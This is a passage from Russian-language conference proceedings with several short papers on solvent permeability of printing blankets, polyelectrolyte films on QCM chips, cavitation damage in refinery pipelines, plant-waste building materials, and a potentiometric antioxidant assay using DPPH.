	Чистый	Цапонлак	Ф4Д	АСМ	ПВС
Проницаемость, $\frac{\text{г}}{\text{см}^3 \cdot \text{ч}}$	$3,2 \pm 0,1$	$2,5 \pm 0,1$	$2,3 \pm 0,1$	$1,4 \pm 0,1$	$1,1 \pm 0,1$

Таблица 2 – Проницаемости н-гексана сквозь различные образцы.

	Чистый	Цапонлак	Ф4Д	АСМ	ПВС
Проницаемость, $\frac{\text{г}}{\text{см}^3 \cdot \text{ч}}$	$2,4 \pm 0,1$	$1,8 \pm 0,1$	$1,7 \pm 0,1$	$0,7 \pm 0,1$	$1,2 \pm 0,1$

Заключение

После обработки защитными полимерами проницаемость ткани уменьшается. Наиболее эффективно проницаемость паров ацетона снижает поливиниловый спирт (ПВС). Наиболее эффективно проницаемость паров н-гексана снижает акрилатный каучук (АСМ).

Методика может использоваться для экспресс оценки защитных свойств пленкообразующих веществ применяемых для модификации торцевой поверхности резино-тканевого композита используемого в офсетной печати. Методика не требует специального оборудования или оснащения и может быть внедрена в типографии и производственные участки армирования офсетных резино-тканевых полотен для подбора барьерного лака от проникновения растворителей.

СПИСОК ИСТОЧНИКОВ

1. The effect of washes on the offset rubber blanket / G. N. Zhuravleva, Y. M. Syltanova, A. A. Rovenskikh, S. Yu. Yamilinets // IOP Conference Series: Earth and Environmental Science : III International Scientific Conference: AGRITECH-III-2020: Agribusiness, Environmental Engineering and Biotechnologies, Volgograd, Krasnoyarsk, 18–20 июня 2020 года / Krasnoyarsk Science and Technology City Hall of the Russian Union of Scientific and Engineering Associations. Vol. 548. – Volgograd, Krasnoyarsk: Institute of Physics and IOP Publishing Limited, 2020. – P. 62051. – DOI 10.1088/1755-1315/548/6/062051. – EDN XDLMIR.
2. Ямилинец, С. Ю. Оценка печатных свойств офсетного резино-тканевого полотна и форм для флексографической печати / С. Ю. Ямилинец, А. Р. Арутюнян // Полимерные композиционные материалы нового поколения и технологии их переработки : материалы Всероссийской научнотехнической конференции, Москва, 21 августа 2020 года / Всероссийский научно-исследовательский институт авиационных материалов. – Москва: Всероссийский научно-исследовательский институт авиационных материалов, 2020. – С. 186-201. – EDN JTJBVN.
3. Ямилинец, С. Ю. Подбор защитных лаков для торцов офсетного резино-тканевого полотна / С. Ю. Ямилинец, А. П. Кондратов // Известия Тульского государственного университета. Технические науки. – 2021. – № 4. – С. 38-45. – DOI 10.24412/2071-6168-2021-4-38-45. – EDN ZSKRBG.
4. Капиллярный эффект слоев резино-тканевого композита / С. Ю. Ямилинец, И. В. Губанова, М. Д. Козлова, А. П. Кондратов // Вестник Воронежского государственного университета инженерных технологий. – 2023. – Т. 85, № 1(95). – С. 233-239. – DOI 10.20914/2310-1202-2023-1-233-239. – EDN UAUJHQ.
5. Ямилинец, С. Ю. Физико-химическая стойкость многослойных полимерных композитов / С. Ю. Ямилинец, В. Ю. Коныхов, А. П. Кондратов // Механика композиционных материалов и конструкций. – 2022. – Т. 28, № 4. – С. 449-464. – EDN SVALLW.
6. Авторское свидетельство № 1354067 А1 СССР, МПК G01N 15/08. Способ измерения проницаемости газов и паров через мембраны : № 4004292 : заявл. 09.01.1986 : опубл. 23.11.1987 / В. В. Ломакин, М. А. Крыкин, С. В. Зудин ; заявитель МОСКОВСКИЙ ИНСТИТУТ ХИМИЧЕСКОГО МАШИНОСТРОЕНИЯ, ПРЕДПРИЯТИЕ П/Я А-7629. – EDN ZKSNAM.

УДК 543

Домарева Наталья Павловна, магистрант, НИУ ИТМО

Domareva Natalya Pavlovna, Master's student, University ITMO

Петрова Мария Сергеевна, магистрант, НИУ ИТМО

Petrova Maria Sergeevna, Master's student, University ITMO

Семенов Александр Владимирович, магистрант, НИУ ИТМО

Semenov Aleksandr Vladimirovich, Master's student, University ITMO

Волкова Ольга Олеговна, аспирант, НИУ ИТМО

Volkova Olga Olegovna, Graduate student, University ITMO

Смирнов Евгений Алексеевич, кандидат химических наук, доцент, НИУ ИТМО

Smirnov Evgeny Alekseevich, Candidate of Chemical Sciences, Associate Professor, University ITMO

ФОРМИРОВАНИЕ ПЛЕНОК ПОЛИЭЛЕКТРОЛИТОВ НА ПОВЕРХНОСТИ QCM-ЧИПОВ

FORMATION OF POLYELECTROLYTE FILMS ON THE SURFACE OF QCM-CHIPS

Аннотация. В данной работе рассматривается метод послойного осаждения ("Layer-by-Layer", LbL) для создания тонких пленок из противоположно заряженных полиэлектролитов. Эксперимент включает в себя формирование полиэлектролитной матрицы, а также изучение влияния молекулярной массы полиэлектролитов на их упаковку. Кроме того, предложен способ уплотнения глобул на поверхности QCM-чипа для образования стабильных пленок. Оценка сорбции полиэлектролитов проводили методом кварцевых микровесов (Quartz Crystal Microbalance, QCM).

Abstract. This paper discusses the Layer-by-Layer (LbL) method for making thin films from oppositely charged polyelectrolytes. The experiment includes the formation of a polyelectrolyte matrix, as well as studying the effect of the molecular weight of polyelectrolytes on their packaging at the electrode surface. A method for compacting globules on the surface of a QCM-chip to form stable films has also been proposed. The sorption of polyelectrolytes can be assessed using the quartz microbalance method (Quartz Crystal Microbalance QCM).

Ключевые слова: Layer-by-Layer, полиэлектролиты, сорбция, полиэтиленимин, полистирол сульфонат.

Key words: Layer-by-Layer, polyelectrolytes, sorption, polyethylenimine, polystyrole sulfonate.

Введение

Полиэлектролитные слои получили широкое распространение в самых разных областях: биомедицинской, химической и пищевой, а также в технологиях сорбции и разделения. Они используются, чтобы модифицировать поверхность QCM-чипа для изменения физико-химических параметров [1]. Одним из ключевых аспектов является наслоение полимера на различные поверхности, где процесс сорбции зависит от скорости диффузии молекул. Когда полиэлектролит накапливается на поверхности, изменяется заряд, что влияет на прикрепление следующего слоя с тем же зарядом. Следует отметить возможность сорбции биологически активных макромолекул внутри полиэлектролитной матрицы с сохранением ее конформации и активности, что особенно важно для таких структур, как белки, ферменты и антитела. Формирование подобных комплексов позволяет разрабатывать портативные сенсоры и использовать их в "Лаборатории на чипе" для постоянного мониторинга важных показателей [2-3] и адресной доставки лекарств [4-5].

Основная часть

В настоящей работе рассмотрен подход к изготовлению тонких пленок, известный как метод "Layer-by-Layer" (LbL), который основан на осаждении противоположно заряженных полиионов для создания чередующихся слоев. Целью работы является определения оптимальных параметров формирования полиэлектролитных пленок (PEM). Для этого на первом этапе формировали полиэлектролитную матрицу с использованием метода LbL. Затем оценивали влияние молекулярной массы полиэлектролитов (PE) на их упаковку на подложке. На заключительном этапе исследовали изменения структуры внешних полиэлектролитных слоев.

Исследование представляет образование на поверхности золотого QCM-чипа полиэлектролитной пленки, состоящей из положительно заряженного полиэтиленimina (PEI) и отрицательно заряженного полистиррол сульфоната (PSS). Метод LbL был реализован за счет последовательного пропускания растворов полиэлектролитов через ячейку с QCM-чипом с фиксированием массы каждого слоя.

Согласно работам [6-7] на поверхности подложек полиэлектролиты формируют глобулы различных форм и размеров, которые также влияют на сорбцию последующих слоев.

В ходе эксперимента было выявлено образование неплотной упаковки глобул полиэлектролитов на поверхности золотых QCM-чипом. Однако изменение направления потока в обратную сторону привело к увеличению адсорбции PEI, что обеспечило более плотную упаковку глобул поликатионного PEI и позволило адсорбировать больше полианионного PSS. Поэтому смена направления движения раствора приводит к возможному изменению структуры полиэлектролитных слоев (рисунок 1).



а)

б)

Рисунок 1 – Гипотеза формирования плотной упаковки полиэлектролитных пленок а) без изменения направления движения; б) с изменением направления движения.

Также влияние изменения направления было подтверждено экспериментальным путем (рисунок 2).




Рисунок 2 – Изменение массы адсорбированных слоев в ходе адсорбции PE на поверхности QCM-чипа

Стоит отметить, полиэлектролиты различной молекулярной массы (рисунок 2) сорбируются на поверхность QCM-чипа в разной степени: полиэтиленамин (PEI) с молекулярной массой 1.3 кДа сорбировался в меньшей степени, но при этом способствовал уплотнению глобул на поверхности QCM-чипа. Однако изменения в структуре пленок полиэтиленамина с высокой молекулярной массой (25 кДа и 750 кДа) не были обнаружены, что, возможно, связано с большим размером частиц.

Заключение

В ходе эксперимента была проверена гипотеза о возможности изменения структуры полиэлектролитных слоев путем смены направления движения раствора. Установлено, что полиэлектролиты с различной молекулярной массой проявляют разную степень сорбции на поверхности QCM-чипа; чем меньше молекулярная масса полиэлектролита, тем более плотную упаковку он формирует.

СПИСОК ИСТОЧНИКОВ

1. Ivanov A. S. et al. Recent progress of layer-by-layer assembly, free-standing film and hydrogel based on polyelectrolytes //Macromolecular bioscience. – 2021. – Т. 21. – №. 10. – С. 2100117. – DOI 10.1002/mabi.202100117
2. Vander Straeten A. et al. Protein-based polyelectrolyte multilayers //Advances in Colloid and Interface Science. – 2020. – Т. 280. – С. 102161. – DOI 10.1016/j.cis.2020.102161
3. Rukhlyada K. A. et al. Universal Method Based on Layer-by-Layer Assembly for Aptamer-Based Sensors for Small-Molecule Detection //Langmuir. – 2023. – Т. 39. – №. 31. – С. 10820-10827. – DOI 10.1021/acs.langmuir.3c00822
4. Yuan W. et al. Weak polyelectrolyte-based multilayers via layer-by-layer assembly: Approaches, properties, and applications //Advances in Colloid and Interface Science. – 2020. – Т. 282. – С. 102200. – DOI 10.1016/j.cis.2020.102200
5. Towle E. G., Ding I., Peterson A. M. Impact of molecular weight on polyelectrolyte multilayer assembly and surface properties //Journal of colloid and interface science. – 2020. – Т. 570. – С. 135-142. – DOI 10.1016/j.jcis.2020.02.114
6. Chen S., Zhang P., Wang Z. G. Complexation between oppositely charged polyelectrolytes in dilute solution: Effects of charge asymmetry //Macromolecules. – 2022. – Т. 55. – №. 10. – С. 3898-3909. – DOI 10.1021/acs.macromol.2c00339
7. Duan C., Li W., Wang R. Conformation of a single polyelectrolyte in poor solvents //The Journal of chemical physics. – 2020. – Т. 153. – №. 6. – DOI 10.1063/5.0017371

УДК 532.528

Загнетов Валентин Александрович, магистрант, Комсомольский-на-Амуре государственный университет

Zagnetov Valentin Alexandrovich, Master's student, Komsomolsk-na-Amure State University

Бахматов Павел Вячеславович, кандидат технических наук, доцент, заведующий кафедрой «Технологии сварочного и металлургического производства им. В.И. Муравьева», Комсомольский-на-Амуре государственный университет

Pavel V. Bakhmatov, PhD in Engineering, Associate Professor, Head of the Department «Technologies of Welding and Metallurgical Production named after V.I. Muravyev» of Komsomolsk-on-Amur State University

ПРОГНОЗИРОВАНИЕ И ПРИМЕНЕНИЕ ЭФФЕКТИВНЫХ МЕТОДОВ КОНТРОЛЯ С КАВИТАЦИОННЫМ ПОВРЕЖДЕНИЕМ ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ

FORECASTING AND APPLICATION OF EFFECTIVE CONTROL METHODS WITH CAVITATION DAMAGE OF TECHNOLOGICAL EQUIPMENT

Аннотация. Актуальность данной работы состоит в том, что кавитация – как один из способов коррозионно-эрозионного процесса нефтепереработки имеет высокие эксплуатационные риски по причине своей малоизученности и отсутствия эффективных способов диагностирования. При своевременном выявлении и контроле коррозионно-

эрозионных процессов кавитации на действующем оборудовании возрастает возможность прогнозирования и определения безопасного срока эксплуатации, своевременного планирования и производство ремонтных работ и снижения возможного внепланового ремонта, финансовых потерь по причине внепланового выхода из строя действующего оборудования, нанесения ущерба оборудованию и эксплуатационному персоналу. В данной работе рассмотрены наработки отечественных и иностранных нефтеперерабатывающих предприятий по предотвращению кавитационного повреждения оборудования, способны неразрушающего контроля и прогнозные исследования по безопасному эксплуатационному ресурсу.

Abstract. The relevance of this work is that cavitation, as one of the methods of the corrosion-erosion process of oil refining, has high operational risks due to its little-studied nature and lack of effective diagnostic methods. With timely detection and control of corrosion-erosive cavitation processes on existing equipment, the possibility of forecasting and determining the safe service life, timely planning and repair work and reducing possible unplanned repairs, financial losses due to unplanned failure of existing equipment, damage to equipment and operational personnel increases. In this paper, the developments of domestic and foreign oil refineries on the prevention of cavitation damage to equipment, methods of non-destructive testing and predictive studies on a safe operational resource are considered.

Ключевые слова: Коррозия, кавитация, оборудование нефтепереработки, повышение надежности и безопасности оборудования, неразрушающий контроль, прогнозирования.
Key words: Corrosion, cavitation, oil refining equipment, improving the reliability and safety of equipment, non-destructive testing, forecasting.

Введение

Целью статьи является сравнение существующих методов неразрушающего контроля, проведение аналитической работы и сравнительный анализ полученных результатов для формирования и вовлечение в действующие производственные производства инновационных и эффективных методов диагностики (на примере цифровой радиографии) для сокращения воздействия процесса образования каверн на технологических трубопроводов и сокращения возможных внеплановых ремонтов и незапланированных экономических затрат связанных с корректировкой технологических режимов.

При эксплуатации технологического оборудования в агрессивных жидкостях повреждения происходят путем двойственного воздействия эрозионного и коррозионного процесса, тем острее возникает вопрос в проведении технического диагностирования и оперативный метод диагностики.

До настоящего времени нет единого мнения о механизмах локального разрушения трубопроводных систем в процессе нефтепереработке, а отсюда и единого мнения по своевременному диагностированию. Поэтому материаловедческое обоснование и исследование эволюции структурных изменений локального разрушения и создания единой структуры трубных заготовок, обеспечивающих их надежность актуальная задача современной нефтеперерабатывающей отрасли.

В статье будет рассмотрен методы применения профилометрии рентгеноскопией проводили с использованием «Стапель 5 Ir 192», «цифрового детектора DXR250C-W» с программным обеспечением «Rhythm» и фильтром улучшения изображения на технологическом трубопроводе диаметром до 159x8мм с продуктом и через изоляцию.

Внешний вид участков разрушения доказывает о прохождении кавитационного разрушения (каверны), при этом характерна сохранность стенки трубы до усиления корневого валика кольцевого шва и разрушение корневого валика продольного шва и его зоны термического влияния. Известно, что при встрече с препятствием, в ламинарном потоке жидкого вещества, транспортирующегося по технологическому трубопроводу, возникает срыв потока и дальнейшая его турбулизация и образование кавитаци-

онных пузырьков, приводящих к нарушению защитных сульфидных пленок и ускоряющих процессы локальной эрозии стенки трубы за сварным швом по направлению потока продукта. Так же известно, что стальные технологические трубопроводы собираются с применением РДС, монтажные стыковые сварные соединения регламентируются «ГОСТ 16037-80», преимущественно С17, не нормирующим высоту и ширину обратного валика. При этом величина зазора при сборке находится в диапазоне 1,5÷2,0 мм, а СТ ЦКБА 025-2006 допускает величину зазора до 3,5мм, что гарантирует наличие усиления обратного валика. Величина усиления обратного валика (его ширина, а особенно высота) влияет на изменение проходного сечения трубопровода и вероятность образования кавитации, как местной (при наличии отдельных участков шва с завышенной высотой усиления), так и общей, по всему периметру шва (в случае равномерного завышения усиления). Естественно, что при отсутствии усиления (нулевая высота) обратного валика кавитация не возникает, но при применении РДС в неповоротных стыках технологического трубопровода усиление валика гарантировано, особенно при наложении валика в нижнем положении. Нахождение минимальной допустимой величины усиления, гарантирующих отсутствие кавитации является актуальной задачей, требующей проведения, как натурных экспериментов, так и нахождения математических расчетов, способствующих прогнозированию возникновения кавитации в конкретных условиях работы трубопровода и сформированного сварщиком обратного валика. Профилометрия рентгеноскопией также намного предпочтительней рентгенографии, так как не требует использования рентгенографической пленки, а изображение может быть обработано в цифровом формате с увеличением чувствительности в десять раз. В отличие от пленки качество изображения улучшается по мере увеличения времени экспозиции детектора. В большинстве практических случаев качество изображения, лучшее, чем на пленке, получается при времени экспозиции детектора в несколько секунд. Длительные экспозиции позволяют получать изображения сверхвысокого качества. Полученное изображение имеет четкие границы профиля стенки трубы и сварных швов. Наличие продукта позволяет просмотреть границы сварного шва. Визуально наличие следов коррозии можно оценить по состоянию профиля стенки трубы, а также по оттенкам градиентов серого. Контрастность изображения увеличивается со временем захвата изображения.

Заключение

Кавитационные процессы (образование каверн) усиливают эрозию внутренней стенки технологического трубопровода, сокращают межремонтный период, тем самым увеличивая возможные внеплановые ремонты и незапланированные экономические затраты, связанные с корректировкой технологических режимом и затрат на восстановление работоспособности технологического оборудования.

Использование цифровой радиографии позволит спрогнозировать и планировать ремонтные работы, с минимальными экономическими затратами на корректировку технологических процессов.

Благодарности. Работа выполнено при содействии начальника лаборатории неразрушающего контроля ООО «РН-Комсомольский НПЗ» Дмитрий Викторовича Матвеевко и персонала лаборатории при содействии генерального директора ООО «РН-Комсомольский НПЗ» Алексея Андреевича Коденева.

СПИСОК ИСТОЧНИКОВ

1. Влияние структурных изменений металла труб на повреждения трубопроводных систем переработки нефтепродуктов / В. И. Муравьев, П. В. Бахматов, А. В. Фролов и др. // Химическое и нефтегазовое машиностроение. 2011. № 9. С. 42 - 46.

2. Аналитическая оценка и разработка методов повышения коррозионной стойкости конструкционных сталей трубопроводных систем переработки нефтепродуктов /

В. И. Муравьев, А. А. Евстигнеев, П. В. Бахматов, А. В. Бутин // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2011. – Т. 1, № 8. – С. 58-70. – EDN OJPEXT.

3. Чернов, А. А. Кавитация высоковязкого газонасыщенного расплава / А. А. Чернов, А. А. Пильник // Современная наука: исследования, идеи, результаты, технологии. – 2012. – № 2(10). – С. 239-245. – EDN WFRRMV.

4. Винокурова, И. М. Коррозия и защита оборудования от коррозии / И. М. Винокурова. Том Часть 1. – Воронеж : Воронежский государственный технический университет, 2016. – 246 с. – EDN WTZXJI.

5. Пронк, Д. Коррозия и защита от коррозии фланцевых соединений трубопроводов / Д. Пронк // Арматуростроение. – 2023. – № 1(142). – С. 32-34. – EDN YOOQJT.

6. Яковлева, И. В. Продление срока эксплуатации гидротурбин, подверженных кавитации / И. В. Яковлева, Д. А. МаксUTOва, А. Р. Халиуллина // Актуальные проблемы науки в студенческих исследованиях : Сборник материалов VIII Всероссийской студенческой научно-практической конференции, Альметьевск, 21–22 ноября 2018 года. – Альметьевск: Издательство "Перо", 2018. – С. 135-139. – EDN BFMUZZ.

7. Габец, В. С. Применение полиуретана для защиты от коррозии, кавитации, абразивного износа / В. С. Габец, А. А. Асламов, С. В. Габец // Вестник Ангарской государственной технической академии. – 2009. – Т. 3, № 1. – С. 23-27. – EDN QCHATZ.

8. РДИ 38.18.001-83 «Инструкция по радиографической профильной толщинометрии технологических трубопроводов», ВНИКТИнефтехимоборудование, Волгоград. – 1983. – 47с.

УДК 528.4

Золотарев Артем Сергеевич, магистрант, ФГБОУ ВО Орловский государственный аграрный университет

Zolotarev Artem Sergeevich, Master's student, FSBEU HE Oryol State Agrarian University

Питель Татьяна Семеновна, кандидат экономических наук, доцент, ФГБОУ ВО Орловский государственный аграрный университет

Pitel Tatiana Semenovna, Candidate of Economic Sciences, Associate Professor, FSBEU HE Oryol State Agrarian University

ИССЛЕДОВАНИЕ ПРОБЛЕМ СОЗДАНИЯ КОМПОЗИТНОГО СТРОЙМАТЕРИАЛА НА ОСНОВЕ РЕЦИКЛИНГА РАСТИТЕЛЬНЫХ ОТХОДОВ

INVESTIGATION OF THE PROBLEMS OF CREATING COMPOSITE BUILDING MATERIALS BASED ON THE RECYCLING OF PLANT WASTE

Аннотация. В соответствии с государственной программой "Отходы" науки и техники, включение в строительную индустрию вторичных материальных ресурсов, являющихся одной из наиболее требовательных сфер, является одним из главных направлений. С ускорением развития и роста объемов строительства на территории РФ, включая новейшие «рециклинг-проекты», значительно возрос спрос на новые конструкционные и теплоизоляционные материалы, которые могут заменить традиционные материалы, такие как кирпич, дерево, бетон и пластмасса. Одним из ресурсов для расширения сырьевой производственной базы являются отходы сельского хозяйства, которые приобрели древесную структуру.

Abstract. In accordance with the target federal program "Waste", the involvement of secondary material resources in the construction industry, as in the most material-intensive industry, is one of the priority areas of science and technology. Due to the increase in the pace and volume of construction in Russia, including low-rise, the demand for new structural and thermal

insulation materials as an alternative to traditional brick, wood, concrete and polymers is growing rapidly. One of the sources of expansion of the raw material base is lignified agricultural waste.

Ключевые слова: Органическое вяжущее, отходы растениеводства, строительная плита, фузол, органическое вяжущее, композитная матрица, биополимер.

Key words: Organic binder, crop waste, construction plates, furol, organic binder, composite matrix, biopolymer.

Введение

На сегодняшний день отсутствуют систематизированные и апробированные рекомендации по использованию различных отходов растительных грубостебельных и масличных культур как отдельно, так и в комбинации, для производства стройматериалов с подтвержденными физико-механическими и химическими показателями [1].

Актуальность задачи по разработке составов и технологии производства плитных строительных материалов из растительных отходов заключается в необходимости рационального использования органического сырья и вяжущих компонентов, и как следствие улучшения экологической ситуации во многих регионах РФ [2].

Целью данного исследования является анализ применимости отходов растениеводства в качестве сырья для производства экологичного плитного стройматериала.

Основная часть

Согласно данным, полученных из Федерального агентства статистики (Росстат), урожайность зерновых и соломенных грубо стебельных культур на 01.11.2023 г. имеет следующие показатели: масличные культуры – от 15 431 до 17 800 тонн, а кормовые – от 479,3 до 722,9 тонн. Однако, в связи с различными причинами, значительная доля произведенной соломы - до 35-45%, остается неиспользованной [3].

Ознакомившись с отечественными и зарубежными источниками можно сделать вывод, что на свойства плитных материалов влияет влажность материала, а также вид древесного сырья [4]. С использованием изначальной гидротермической обработки растительных остатков снижается давление горячего прессования с 26 до 13 МПа, а также температура нагрева для прессования с 170 до 120°C [5]. Кроме того, постепенный нагрев, способствует повышению вяжущих свойств растительной ткани и образованию монокристаллических веществ, что повышает физико-механические свойства плитного стройматериала [6]. Проведенные лабораторные исследования показали, что на 1-ом этапе безвоздушной гидрообработки растительных остатков происходит выделение газовой смеси, в которой присутствуют фенольные соединения. Однако применение жидкого стекла и раствора слабощелочной извести в качестве связующего компонента, способствует снижению концентрации вредных веществ в газообразной смеси, что в свою очередь повышает теплостойкость стройматериалов на основе органического растительного заполнителя [7].

Выводы

На основании проведенного 2-х этапного эксперимента можно сделать вывод о возможности применения растительного материала из органических компонентов при производстве композитных материалов с использованием традиционной технологии при соблюдении постоянных показателей внутренней влажности и температуры используемого растительного сырья [8].

СПИСОК ИСТОЧНИКОВ

1. Золотарев, А.С. Экологичный подход создания строительного материала на основе переработки растительных отходов / А.С. Золотарев, Т.С. Питель. – 2023. – С. 51-53. – URL: <https://cyberleninka.ru/article/n/ekologichnyy-podhod-sozdaniya-stroitel'nogo-materiala-na-osnove-pererabotki-rastitelnyh-othodov> (дата обращения 13.11.2023).

2. Строительные материалы : учебно-справочное пособие / Г. А. Айрапетов, О. К. Безродный, А. Л. Жолобов [и др.]. – 4-е издание, переработанное и дополненное. – Ростов-на-Дону : Общество с ограниченной ответственностью "Феникс", 2009. – 699 с. – (Строительство). – ISBN 978-5-222-15542-4. – EDN YJSJRE.

3. Красовский, П.С. Строительные материалы: Учебное пособие / П.С. Красовский. – М.: Форум, НИЦ Инфра-М, 2023. – С. 86-103. ISBN 978-5-00091-683-4.2.

4. Барабанщиков, Ю.Г. Строительные материалы и изделия: Учебник / Ю.Г. Барабанщиков. – М.: Academia, 2019. – С. 309-310. - ISBN 978-5-4468-1030-7.

5. Лукаш, А.А. Новые строительные материалы и изделия из древесины: Монография / А.А. Лукаш, Н.П. Лукутцова. – М.: АСВ, 2019. – С. 249-255 . ISBN 978-5-4323-0103-1.

6. Страшнов, В.Г. Загородное строительство. Самые современные строительные и отделочные материалы / В.Г. Страшнов, О.В. Страшнова. – М.: АСТ, 2015. – С. 46-47. ISBN 978-5-17-089189-4.

7. Алимов, Л. А. Строительные материалы : учебник для бакалавров, обучающихся по направлению "Строительство" / Л. А. Алимов, В. В. Воронин ; Л. А. Алимов, В. В. Воронин. – Москва : Академия, 2012. – (Учебник). – ISBN 978-5-7695-8336-0. – EDN QNPTAL.

8. Дворкин, Л. И. Строительное материаловедение / Л. И. Дворкин, О. Л. Дворкин. – Москва : Инфра-Инженерия, 2013. – 832 с. – ISBN 978-5-9729-0064-0. – EDN PIUCRO.

УДК 543.554

Кириллова Виктория Ивановна, магистрант, Уральский федеральный университет
Kirillova Victoriya Ivanovna, Master's student, Ural Federal University

Герасимова Елена Леонидовна, кандидат химических наук, доцент, Уральский федеральный университет

Gerasimova Elena Leonidovna, Candidate of Chemical Sciences, Associate Professor, Ural Federal University

Салимгареева Елена Ринатовна, кандидат химических наук, доцент, Уральский федеральный университет

Salimgareeva Elena Rinatovna, Candidate of Chemical Sciences, Associate Professor, Ural Federal University

Иванова Алла Владимировна, доктор химических наук, доцент, Уральский федеральный университет

Ivanova Alla Vladimirovna, Doctor of Chemical Sciences, Associate Professor, Ural Federal University

ПОТЕНЦИОМЕТРИЧЕСКИЙ ПОДХОД ДЛЯ ОПРЕДЕЛЕНИЯ АНТИОКСИДАНТНОЙ ЕМКОСТИ С ИСПОЛЬЗОВАНИЕМ СТАБИЛЬНОГО РАДИКАЛА ДИФЕНИЛПИКРИЛГИДРАЗИЛА

POTENTIOMETRIC APPROACH FOR DETERMINING ANTI-OXIDANT CAPACITY USING THE STABLE DIPHENYLPICRYLHYDRAZYL RADICAL

Аннотация. Стабильный радикал 2,2-дифенил-1-пикрилгидразил (ДФПГ) является самой распространенной радикальной моделью окислителя для определения антиоксидантных свойств. Реакция ДФПГ с антиоксидантом реализуется по смешанному механизму переноса атома водорода и переноса электрона. Согласно литературным данным, система ДФПГ является квазиобратимой, что позволяет использовать ее в качестве по-

тенциалоопределяющей в потенциометрических исследованиях. Целью работы являлась разработка потенциометрического подхода для определения антиоксидантной емкости с использованием ДФПГ с возможностью его реализации в портативном устройстве. Такой подход был разработан и реализован в лабораторном формате и в формате микроячейки с разделенными пространствами, включающий систему двух идентичных рабочих screen-printed электродов. Сравнительные исследования в лабораторной ячейке и в микроячейке показали, что полученные результаты близки и статистически значимая разница между ними отсутствует.

Abstract. The stable radical 2,2-diphenyl-1-picrylhydrazyl (DPPH) is the most common radical oxidant model for determining antioxidant properties. The reaction of DPPH with an antioxidant is realized through a mixed mechanism of hydrogen atom and electron transfer. According to the literature, the DPPH system is quasi-reversible, which allows it to be used as a potential-determining one in potentiometric studies. The objective of the work was to develop a potentiometric approach for determining antioxidant capacity using DPPH with the possibility of its implementation in a portable device. This approach was developed and implemented in a laboratory format and in a microcell format with separated spaces, including a system of two identical working screen-printed electrodes. Comparative studies in a laboratory cell and in a microcell showed that the results obtained are close and there is no statistically significant difference between them.

Ключевые слова: 2,2-дифенил-1-пикрилгидразил, стабильный радикал, антиоксиданты, потенциометрия, персонализированное устройство.

Key words: 2,2-diphenyl-1-picrylhydrazyl, stable radical, antioxidants, potentiometry, portable device.

Введение

Стабильный радикал 2,2-дифенил-1-пикрилгидразил (ДФПГ) является самой распространенной радикальной моделью окислителя для определения антиоксидантных свойств, который широко используется при анализе различных объектов в мировой практике, так как он способен взаимодействовать с антиоксидантами (АО) по механизмам переноса электрона и переноса атома водорода. Ввиду общемировой тенденции развития миниатюрных устройств с целью перехода к персонализированным устройствам, актуально создание таких подходов и с использованием ДФПГ. На сегодняшний день в данном формате представлен только метод оценки АО свойств в формате тест-полосок с визуальной индикацией.

Принимая во внимание, что электрохимическая активность ДФПГ хорошо изучена другими авторами, можно сделать предположение, что его использование перспективно для реализации в электрохимических методах, а показанная квазиобратимость Red/Ox системы дает возможность применить его в потенциометрии в качестве потенциалоопределяющей системы.

Целью данной работы стала разработка простого и доступного потенциометрического подхода для определения антиоксидантной емкости с использованием стабильного радикала дифенилпикрилгидразила, с последующей реализацией в портативном устройстве.

Основная часть

Ввиду ограничений в использовании в миниатюрном формате электрода сравнения, связанных с невысокой стабильностью и воспроизводимостью получаемых результатов, был предложен подход с использованием двух идентичных рабочих электродов в пространственно разделённых емкостях ячейки с возможностью создания контакта для замыкания электрохимической цепи. На основе разработанной 3Д-модели такого формата, была напечатана микроячейка из фотополимерной смолы.

Так как для использования в микроячейке электроды должны быть сравнительно малых размеров, то для использования в качестве рабочих электродов был предложен

ряд печатных графитовых электродов: печатные графитовые электроды RWA (материал - графито-эпоксидная паста, состоящая из эпоксидной смолы EPO-TEK-354 (фирмы «Polytek», Швейцария) и графитового порошка RW-A (фирмы «Ringsdorff», Германия), печатные электроды «Московский графит» (материал – графит порошок особой чистоты ОСЧ 8-4 КСО ГОСТ 23463-79), чернила «Electrodag» 407С («Henkel», Германия) и электрод из оксида индия-олово. Критериями выбора электродов являлись выраженность электрохимических сигналов системы ДФПГ•/ДФПГ-Н, а также стабильность потенциометрического сигнала на исследуемых рабочих электродах, в том числе как мера идентичности работы двух электродов. По результатам проведенных исследований, дальнейшая работа проводилась на печатных графитовых электродах, выполненных из графито-эпоксидной пасты RWA.

Возникновение восстановленной формы радикала ДФПГ-Н в результате его взаимодействия с АО приводит к образованию окислительно-восстановительной системы, позволяющей зафиксировать установление потенциала. Расчет антиоксидантной емкости проводился по формуле 1 из расчета величины разницы потенциалов после последовательного введения последовательных добавок антиоксиданта в лабораторной макроячейке, а также за счет введения различных добавок АО в разные пространства ячейки при работе с микроячейкой.

$$x = \frac{c \cdot (k-n)}{n \cdot (k-1)} \quad (1)$$

$$10^{\frac{(E_1-E_2)}{0,059}} = k \quad (2)$$

где E_1 – потенциал после введения добавки АО, В;

E_2 – потенциал после введения кратной добавки АО, В;

c – концентрация ДФПГ, М;

x – антиоксидантная емкость, М-экв;

n – кратность добавок АО.

